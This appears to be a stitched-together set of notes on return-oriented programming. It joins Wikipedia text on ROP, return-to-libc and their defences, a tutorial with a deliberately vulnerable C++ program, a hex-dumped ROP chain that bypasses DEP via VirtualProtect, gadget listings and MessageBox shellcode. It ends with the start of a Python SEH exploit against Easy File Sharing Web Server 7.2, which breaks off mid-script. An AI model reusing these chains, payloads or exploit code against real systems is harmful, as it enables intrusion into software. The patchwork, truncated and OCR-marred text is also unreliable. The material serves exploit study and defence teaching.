Address space layout randomization (ASLR) makes this type of attack extremely unlikely to succeed on 64-bit machines as the memory locations of functions are random. For 32-bit systems, however, ASLR provides little benefit since there are only 16 bits available for randomization, and they can be defeated by brute force in a matter of minutes.[4]

Return-to-libc attack - Wikipedia

Return-oriented programming (**ROP**) is a computer security exploit technique that allows an attacker to execute code in the presence of security defenses[1][2] such as executable space protection and code signing.[3]

In this technique, an attacker gains control of the call stack to hijack program control flow and then executes carefully chosen machine instruction sequences that are already present in the machine's memory, called "gadgets".[4][nb 1] Each gadget typically ends in a return instruction and is located in a subroutine within the existing program and/or shared library code.[nb 1] Chained together, these gadgets allow an attacker to perform arbitrary operations on a machine employing defenses that thwart simpler attacks.

Return-oriented programming is an advanced version of a stack smashing attack. Generally, these types of attacks arise when an adversary manipulates the call stack by taking advantage of a bug in the program, often a buffer overrun. In a buffer overrun, a function that does not perform proper bounds checking before storing user-provided data into memory will accept more input data than it can store properly. If the data is being written onto the stack, the excess data may overflow the space allocated to the function's variables (e.g., "locals" in the stack diagram to the right) and overwrite the return address. This address will later be used by the function to redirect control flow back to the caller. If it has been overwritten, control flow will be diverted to the location specified by the new return address.

In a standard buffer overrun attack, the attacker would simply write attack code (the "payload") onto the stack and then overwrite the return address with the location of these newly written instructions. Until the late 1990s, major operating systems did not offer any protection against these attacks; Microsoft Windows provided no buffer-overrun protections until 2004.[5] Eventually, operating systems began to combat the exploitation of buffer overflow bugs by marking the memory where data is written as non-executable, a technique known as executable space protection. With this enabled, the machine would refuse to execute any code located in user-writable areas of memory, preventing the attacker from placing payload on the stack and jumping to it via a return address overwrite. Hardware support later became available to strengthen this protection.

With data execution prevention, an adversary cannot execute maliciously injected instructions because a typical buffer overflow overwrites contents in the data section of memory, which is marked as non-executable. To defeat this, a return-oriented programming attack does not inject malicious code, but rather uses unintended instructions that are already present, called

"gadgets", by manipulating return addresses. A typical data execution prevention cannot defend against this attack because the adversary did not use malicious code but rather combined "good" instructions by changing return addresses; therefore the code used would not be marked non-executable.

Return-into-library technique

See also: Return-to-libc attack

The widespread implementation of data execution prevention made traditional buffer overflow vulnerabilities difficult or impossible to exploit in the manner described above. Instead, an attacker was restricted to code already in memory marked executable, such as the program code itself and any linked shared libraries. Since shared libraries, such as libc, often contain subroutines for performing system calls and other functionality potentially useful to an attacker, they are the most likely candidates for finding code to assemble an attack.

In a return-into-library attack, an attacker hijacks program control flow by exploiting a buffer overrun vulnerability, exactly as discussed above. Instead of attempting to write an attack payload onto the stack, the attacker instead chooses an available library function and overwrites the return address with its entry location. Further stack locations are then overwritten, obeying applicable calling conventions, to carefully pass the proper parameters to the function so it performs functionality useful to the attacker. This technique was first presented by Solar Designer in 1997,[6] and was later extended to unlimited chaining of function calls.[7]

Borrowed code chunks

The rise of 64-bit x86 processors brought with it a change to the subroutine calling convention that required the first argument to a function to be passed in a register instead of on the stack. This meant that an attacker could no longer set up a library function call with desired arguments just by manipulating the call stack via a buffer overrun exploit. Shared library developers also began to remove or restrict library functions that performed actions particularly useful to an attacker, such as system call wrappers. As a result, return-into-library attacks became much more difficult to mount successfully.

The next evolution came in the form of an attack that used chunks of library functions, instead of entire functions themselves, to exploit buffer overrun vulnerabilities on machines with defenses against simpler attacks.[8] This technique looks for functions that contain instruction sequences that pop values from the stack into registers. Careful selection of these code sequences allows an attacker to put suitable values into the proper registers to perform a function call under the new calling convention. The rest of the attack proceeds as a return-into-library attack.

Attacks[edit]

Return-oriented programming builds on the borrowed code chunks approach and extends it to provide Turing complete functionality to the attacker, including loops and conditional branches.[9][10] Put another way, return-oriented programming provides a fully functional "language" that an attacker can use to make a compromised machine perform any operation desired. Hovav Shacham published the technique in 2007[11] and demonstrated how all the important programming constructs can be simulated using return-oriented programming

against a target application linked with the C standard library and containing an exploitable buffer overrun vulnerability.

A return-oriented programming attack is superior to the other attack types discussed both in expressive power and in resistance to defensive measures. None of the counter-exploitation techniques mentioned above, including removing potentially dangerous functions from shared libraries altogether, are effective against a return-oriented programming attack.

On the x86-architecture

Although return-oriented programming attacks can be performed on a variety of architectures,[11] Shacham's paper and the majority of follow-up work focus on the Intel x86 architecture. The x86 architecture is a variable-length CISC instruction set. Return-oriented programming on the x86 takes advantage of the fact that the instruction set is very "dense", that is, any random sequence of bytes is likely to be interpretable as some valid set of x86 instructions.

It is therefore possible to search for an opcode that alters control flow, most notably the return instruction (0xC3) and then look backwards in the binary for preceding bytes that form possibly useful instructions. These sets of instruction "gadgets" can then be chained by overwriting the return address, via a buffer overrun exploit, with the address of the first instruction of the first gadget. The first address of subsequent gadgets is then written successively onto the stack. At the conclusion of the first gadget, a return instruction will be executed, which will pop the address of the next gadget off the stack and jump to it. At the conclusion of that gadget, the chain continues with the third, and so on. By chaining the small instruction sequences, an attacker is able to produce arbitrary program behavior from pre-existing library code. Shacham asserts that given any sufficiently large quantity of code (including, but not limited to, the C standard library), sufficient gadgets will exist for Turing-complete functionality.[11]

An automated tool has been developed to help automate the process of locating gadgets and constructing an attack against a binary.[12] This tool, known as ROPgadget, searches through a binary looking for potentially useful gadgets, and attempts to assemble them into an attack payload that spawns a shell to accept arbitrary commands from the attacker.

On address space layout randomization[

The address space layout randomization also has vulnerabilities. According to the paper of Shacham et al.,[13] the ASLR on 32-bit architectures is limited by the number of bits available for address randomization. Only 16 of the 32 address bits are available for randomization, and 16 bits of address randomization can be defeated by brute force attack in minutes. For 64-bit architectures, 40 bits of 64 are available for randomization. In 2016, brute force attack for 40-bit randomization is possible, but is unlikely to go unnoticed. Also, randomization can be defeated by de-randomization techniques.

Even with perfect randomization, if there is any information leakage of memory contents it would help to calculate the base address of for example a shared library at runtime.[14]

Without use of the return instruction

According to the paper of Checkoway et al.,[15] it is possible to perform return-oriented-programming on x86 and ARM architectures without using a return instruction (0xC3 on x86).

They instead used carefully crafted instruction sequences that already exist in the machine's memory to behave like a return instruction. A return instruction has two effects: firstly, it searches for the four-byte value at the top of the stack, and sets the instruction pointer to that value, and secondly, it increases the stack pointer value by four (equivalent to a pop operation). On the x86 architecture, sequences of jmp and pop instructions can act as a return instruction. On ARM, sequences of load and branch instructions can act as a return instruction.

Since this new approach does not use a return instruction, it has negative implications for defense. When a defense program checks not only for several returns but also for several jump instructions, this attack may be detected.

Defenses

G-Free

The G-Free technique was developed by Kaan Onarlioglu, Leyla Bilge, Andrea Lanzi, Davide Balzarotti, and Engin Kirda. It is a practical solution against any possible form of return-oriented programming. The solution eliminates all unaligned free-branch instructions (instructions like RET or CALL which attackers can use to change control flow) inside a binary executable, and protects the free-branch instructions from being used by an attacker. The way G-Free protects the return address is similar to the XOR canary implemented by StackGuard. Further, it checks the authenticity of function calls by appending a validation block. If the expected result is not found, G-Free causes the application to crash.[16]

Address space layout randomization

A number of techniques have been proposed to subvert attacks based on return-oriented programming.[17] Most rely on randomizing the location of program and library code, so that an attacker cannot accurately predict the location of instructions that might be useful in gadgets and therefore cannot mount a successful return-oriented programming attack chain. One fairly common implementation of this technique, address space layout randomization (ASLR), loads shared libraries into a different memory location at each program load. Although widely deployed by modern operating systems, ASLR is vulnerable to information leakage attacks and other approaches to determine the address of any known library function in memory. If an attacker can successfully determine the location of one known instruction, the position of all others can be inferred and a return-oriented programming attack can be constructed.

This randomization approach can be taken further by relocating all the instructions and/or other program state (registers and stack objects) of the program separately, instead of just library locations.[18][19][20] This requires extensive runtime support, such as a software dynamic translator, to piece the randomized instructions back together at runtime. This technique is successful at making gadgets difficult to find and utilize, but comes with significant overhead.

Another approach, taken by kBouncer, modifies the operating system to verify that return instructions actually divert control flow back to a location immediately following a call instruction. This prevents gadget chaining, but carries a heavy performance penalty,[*clarification needed*] and is not effective against jump-oriented programming attacks which alter jumps and other control-flow-modifying instructions instead of returns.[21]

Binary code randomization

Some modern systems such as Cloud Lambda (FaaS) and IoT remote updates use Cloud infrastructure to perform on-the-fly compilation before software deployment. A technique that introduces variations to each instance of an executing software can dramatically increase software's immunity to ROP attacks. Brute forcing Cloud Lambda may result in attacking several instances of the randomized software which reduces the effectiveness of the attack. Asaf Shelly published the technique in 2017[22] and demonstrated the use of Binary Randomization in a software update system. For every updated device, the Cloud-based service introduced variations to code, performs online compilation, and dispatched the binary. This technique is very effective because ROP attacks rely on knowledge of the internal structure of the software. The drawback of the technique is that the software is never fully tested before it is deployed because it is not feasible to test all variations of the randomized software. This means that many Binary Randomization techniques are applicable for network interfaces and system programming and are less recommended for complex algorithms.

SEHOP

Structured Exception Handler Overwrite Protection is a feature of Windows which protects against the most common stack overflow attacks, especially against attacks on a structured exception handler.

Against control flow attacks[

As small embedded systems are proliferating due to the expansion of the Internet Of Things, the need for protection of such embedded systems is also increasing. Using Instruction Based Memory Access Control (IB-MAC) implemented in hardware, it is possible to protect low-cost embedded systems against malicious control flow and stack overflow attacks. The protection can be provided by separating the data stack and the return stack. However, due to the lack of a memory management unit in some embedded systems, the hardware solution cannot be applied to all embedded systems.[23]

Against return-oriented rootkits

In 2010, Jinku Li et al. proposed[24] that a suitably modified compiler could completely eliminate return-oriented "gadgets" by replacing each call f with the instruction sequence pushl $index; jmp f and each ret with the instruction sequence popl %reg; jmp table(%reg), where table represents an immutable tabulation of all "legitimate" return addresses in the program and index represents a specific index into that table.[24]:5–6 This prevents the creation of a return-oriented gadget that returns straight from the end of a function to an arbitrary address in the middle of another function; instead, gadgets can return only to "legitimate" return addresses, which drastically increases the difficulty of creating useful gadgets. Li et al. claimed that "our return indirection technique essentially *de-generalizes* return-oriented programming back to the old style of return-into-libc."[24] Their proof-of-concept compiler included a peephole optimization phase to deal with "certain machine instructions which happen to contain the return opcode in their opcodes or immediate operands,"[24] such as movl $0xC3, %eax.

Pointer Authentication Codes (PAC)

The ARMv8.3-A architecture introduces a new feature at the hardware level that takes advantage of unused bits in the pointer address space to cryptographically sign pointer

addresses using a specially-designed tweakable block cipher[25][26] which signs the desired value (typically, a return address) combined with a "local context" value (e.g., the stack pointer).

Before performing a sensitive operation (i.e., returning to the saved pointer) the signature can be checked to detect tampering or usage in the incorrect context (e.g., leveraging a saved return address from an exploit trampoline context).

Notably the Apple A12 chips used in iPhones have upgraded to ARMv8.3 and use PACs. Linux gained support for pointer authentication within the kernel in version 5.7 released in 2020; support for userspace applications was added in 2018.[27]

In 2022, researchers at MIT published a side-channel attack against PACs dubbed PACMAN.[28]

Return-oriented programming - Wikipedia

https://www.offensive-security.com/awe/AWEPAPERS/NtProtectVirtualMemory.pdf

GitHub - 0vercl0k/rp: rp++ is a fast C++ ROP gadget finder for PE/ELF/Mach-O x86/x64/ARM binaries.

pykd / pykd · GitLab (githomelab.ru)

Rop Chain

https://www.ired.team/offensive-security/code-injection-process-injection/binary-exploitation/rop-chaining-return-oriented-programming

https://github.com/dannyc-dev/Building-the-ROP-Chain

https://www.youtube.com/watch?v=YY-2u7DgNgQ

An attack using the ROP chain is possible if there is a vulnerability in the target application. Windows has two main ways to safeguard software: Data Execution Prevention or DEP, as well as Address Space Layout Randomization or ASLR.

Address Space Layout Randomization makes it difficult to hardcode addresses/memory locations by making predicting them very difficult. This, in turn, makes it very difficult to create a solid exploit. It is achieved by randomizing heap, stack, and module base addresses. Data Execution Prevention works by preventing code from being executed on the stack.

These mechanisms also can be bypassed with more advanced technics. DEP can be bypassed by calling memory allocation/protection functions from the application import address table (IAT). Some examples of such functions:


Some of such calls are:

- **VirtualAlloc(MEM_COMMIT + PAGE_READWRITE_EXECUTE) + copy memory.** This function provides the ability to make a new memory region where the hacker can then copy the shellcode and run it. In order to do this, hackers most often will need to chain two APIs together.
- **SetProcessDEPPolicy().** With this function, a perpetrator can change the DEP policy for the process, which ultimately allows for the shellcode to be executed from the stack. It works only on Windows XP SP3, Vista SP1, and Server 2008 and requires DEP Policy to be set to OptOut or OptIn.

- **VirtualProtect(PAGE_READ_WRITE_EXECUTE).** It allows hackers to mark the location with the shellcode as an executable for the memory page in question. It is made possible by changing the access protection level.
- **NtSetInformationProcess().** DEP policy for the current process can be changed using this function. It allows perpetrators to execute shellcode from the stack.
- **WriteProcessMemory().** This function allows the perpetrator to copy the shellcode to another location, allowing them to jump there and run it. This means, however, that the target location needs to be writable and executable.
- **HeapCreate(HEAP_CREATE_ENABLE_EXECUTE) + HeapAlloc() + copy memory.** Very similar to the first function mentioned (VirtualAlloc), it requires the perpetrator to chain three APIs into each other to work.

Bypass of ASLR is possible by determining the load address of desired modules (for example, kernel32.dll) and generating proper addresses for the whole ROP chain.

Let's consider an example of an application with a stack overflow vulnerability. This program allows an attacker to overwrite the return address in the stack frame and set EIP to the desired value, thus executing code from the stack. For the sake of simplicity, in this article the application supports only DEP protection and does not support ASLR protection – we disable this option via Visual Studio project properties:



The simplest application with stack overflow issue may look like this:

```
std::ifstream fileStream("C:\\test.txt", std::ifstream::binary);

    if (fileStream)
```

```
{
 // get length of file:
 fileStream.seekg(0, fileStream.end);
 const int length = fileStream.tellg();
 fileStream.seekg(0, fileStream.beg);
 char smallBuffer[25] = {0};
 std::cout << "Reading " << length << " characters... ";
 // read data as a block:
 fileStream.read(smallBuffer,length);
 if (fileStream)
 {
  std::cout << "all characters read successfully.";
 }
 else
 {
  std::cout << "error: only " << fileStream.gcount() << " could be read";
 }
 fileStream.close();
```

As you may see – the stack overflow issue can be easily achieved. However, in order to build this code in Visual Studio 2015 which is used in this article, we need to add

#pragma check_stack(off)

This app can be built using any other build environment without that option.

File test.txt which is read by the application contains an ROP chain. ROP chain is specifically designed to bypass DEP protection and call our code.

In the hex editor test.txt looks like this:

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 31 32 33 34 31 32 33 34

74 74 74 74 31 32 33 34 31 32 33 34 31 32 33 34

31 32 33 34 31 32 33 34 31 32 33 34 31 32 33 34

31 32 33 34 74 74 74 74 31 32 33 34 31 32 33 34

31 32 33 34 31 32 33 34 31 32 33 34 31 32 33 34

31 32 33 34 31 32 33 34 BA E3 83 6A 00 20 88 6A

FF FF FF FF 00 00 00 00 00 00 00 00 88 D5 84 6A

AB CF 82 6A 75 B9 85 6A 8E 4E 83 6A 00 F0 FF FF

A0 10 00 00 40 00 00 00 00 20 88 6A F8 60 83 6A

E5 FF 82 6A 00 20 88 6A F8 FF FF FF 6F 28 83 6A

6F 28 83 6A 78 BE 83 6A BA 25 84 6A BE 3C 85 6A

DE 10 83 6A 31 32 33 34 A3 5E 83 6A A3 5E 83 6A

A3 5E 83 6A 5B 5E 83 6A 56 16 83 6A FB 22 85 6A

D3 F3 85 6A 8B F4 81 C4 1C FF FF FF EB 22 75 73

65 72 33 32 2E 64 6C 6C 00 4D 65 73 73 61 67 65


42 6F 78 41 00 90 90 90 90 90 90 90 90 90 90 90

8D 46 0A 50 3E FF 15 60 50 88 6A 8B C8 8D 5E 15


53 51 3E FF 15 AC 50 88 6A FF D0 CC

In this file ROP chain begins with ba e3 83 6a (0x6a83e3ba). This is a place in a file after a crash where EIP points to. ROPgadget.py is a utility to gather possible ROP gadgets for a given module. It was used to get ROP gadgets for msvcp140.dll. In order to prepare proper addresses for the ROP chain, we need to determine a load address of msvcp140.dll and a base address of msvcp140.dll. This load address is constant during the Windows sessions since we disabled ASLR support before.It was originally published on https://www.apriorit.com/

If we run our application on the testing environment we can see that the load address of msvcp140.dll in this Windows session will be 6a880000:



Using IDA-Pro we can determine that the base address for msvcp140.dll is 1000000



So the proper address for ROP gadgets will be calculated the next way:

6a880000 - 1000000 + gadgetAddress = address to place in the file.

ROP chain is specifically designed to bypass DEP by calling VirtualProtect() function and then call our code in protected memory. The first thing that we need in an ROP chain is to prepare a stack for the execution of Virtual Protect with flNewProtect parameter == PAGE_EXECUTE_READWRITE. It can be achieved in few steps:

1) charge registers with useful parameters. Particularly we want to fill edi with gadget address 0x1002d588 to acquire a stack

0x1001e3ba : pop eax; pop edi; pop esi; pop ebp; ret

2) acquire a stack

0x1002d588 : and edi, esp; add byte ptr&#91eax&#93, al; ret 0x18

3) configure a stack for calling VirtualProtect. We need to place VirtualProtect call address from application IAT, return address and parameters continuously into the stack

0x1000cfab : mov eax, edi; pop edi; pop esi; pop ecx; pop ebp; ret

0x1001286f : add eax, 6; ret

0x1001286f : add eax, 6; ret

0x1001be78 : add dword ptr[eax], eax; ret

0x100225ba : add eax, ebp; ret

0x10033cbe : add dword ptr[eax], 2; ret

0x100110de : mov ecx, eax; mov eax, ecx; pop ebp; ret

0x10015ea3 : mov eax, dword ptr[eax]; ret

0x10015ea3 : mov eax, dword ptr[eax]; ret

0x10015ea3 : mov eax, dword ptr[eax]; ret

0x10015e5b : mov dword ptr[ecx], eax; ret

0x10011656 : mov eax, ecx; ret

4) restore ESP to the position where VirtualProtect call starts

0x100322fb : xchg eax, esp; ret

5) when VirtualProtect function returns the next chain of gadgets executed in order to move ESP to the code payload that was placed in the test.txt right after our ROP chain:

6a834e8e c22000 ret 20h

6a8360f8 c21800 ret 18h

a8310de 8bc8 mov ecx, eax; mov eax, ecx; pop ebp; ret

6a85f3d3 fff4 push esp; ret

After execution of VirtualProtect, we have 0x1000 of writeable and executable memory to execute anything we want. In this article, MessageBox will be called. Code of payload for calling MessageBox function looks like this:

```
unsigned char payload[] = { 0x8B, 0xF4,
// mov esi,esp
        0x81, 0xC4, 0x00, 0x00, 0x10, 0x00,
// add esp, 0x100000
        0xEB, 0x22,
// skip data section
        0x75, 0x73, 0x65, 0x72, 0x33, 0x32, 0x2e, 0x64, 0x6c, 0x6c, 0x00,
        0x4d, 0x65, 0x73, 0x73, 0x61, 0x67, 0x65, 0x42, 0x6f, 0x78, 0x41, 0x00,
        0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90,
        0x90, 0x90, 0x90, 0x90,
        0x8D, 0x46, 0x0A,
// lea eax, [esi + A]
        0x50,
// push eax
        0x3E, 0xFF, 0x15, 0x60, 0x50, 0x88, 0x6a,
// call dword ptr ds:[6a885060h] //LoadLibrary 0x6a885060
```

0x8B, 0xC8,

// mov ecx,eax

0x8D, 0x5E, 0x15,

// lea ebx,[esi+15h]

0x53,

// push ebx

0x51,

// push ecx

0x3E, 0xFF, 0x15, 0xac, 0x50, 0x88, 0x6a,


// call dword ptr ds:[6a8850ach] //GetProcAddress 0x6a8850ac

0xFF, 0xD0,

// call eax

0xCC };

Let's test our ROP chain:



This is an example of the stack overflow ROP exploit, which we used to call our code (which also can be harmful). Let's consider how we can create a functional defense against such attacks.It was originally published on https://www.apriorit.com/

https://www.apriorit.com/dev-blog/434-rop-exploit-protection

https://www.youtube.com/watch?v=5FJxC59hMRY

The application we will be going after is Easy File Sharing Web Server 7.2, which has a memory corruption vulnerability as a result of an HTTP request.

The offset to SEH is 2563 bytes. Instead of using a pop <reg> pop <reg> ret sequence, as is normally done on a 32-bit SEH exploit, an add esp, <bytes> instruction is used. This will take the stack, where it is currently not controlled by us, and change the address to an address on the stack that we control - and then return into it.

```
import sys

import os

import socket

import struct


# 4063 byte SEH offset

# Stack pivot lands at padding buffer to SEH at offset 2563

crash = "\x90" * 2563


# Stack pivot lands here

# Beginning ROP chain

crash += struct.pack('<L', 0x90909090)


# 4063 total offset to SEH

crash += "\x41" * (4063-len(crash))


# SEH only - no nSEH because of DEP

# Stack pivot to return to buffer

crash += struct.pack('<L', 0x10022869)    # add esp, 0x1004 ; ret: ImageLoad.dll (non-ASLR enabled module)


# 5000 total bytes for crash

crash += "\x41" * (5000-len(crash))
```

```
# Replicating HTTP request to interact with the server

# UserID contains the vulnerability

http_request = "GET /changeuser.ghp HTTP/1.1\r\n"

http_request += "Host: 172.16.55.140\r\n"

http_request += "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0\r\n"

http_request += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"

http_request += "Accept-Language: en-US,en;q=0.5\r\n"

http_request += "Accept-Encoding: gzip, deflate\r\n"

http_request += "Referer: http://172.16.55.140/\r\n"

http_request += "Cookie: SESSIONID=9349; UserID=" + crash + "; PassWD=;\r\n"

http_request += "Connection: Close\r\n"

http_request += "Upgrade-Insecure-Requests: 1\r\n"


print "[+] Sending exploit..."

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect(("172.16.55.130", 80))

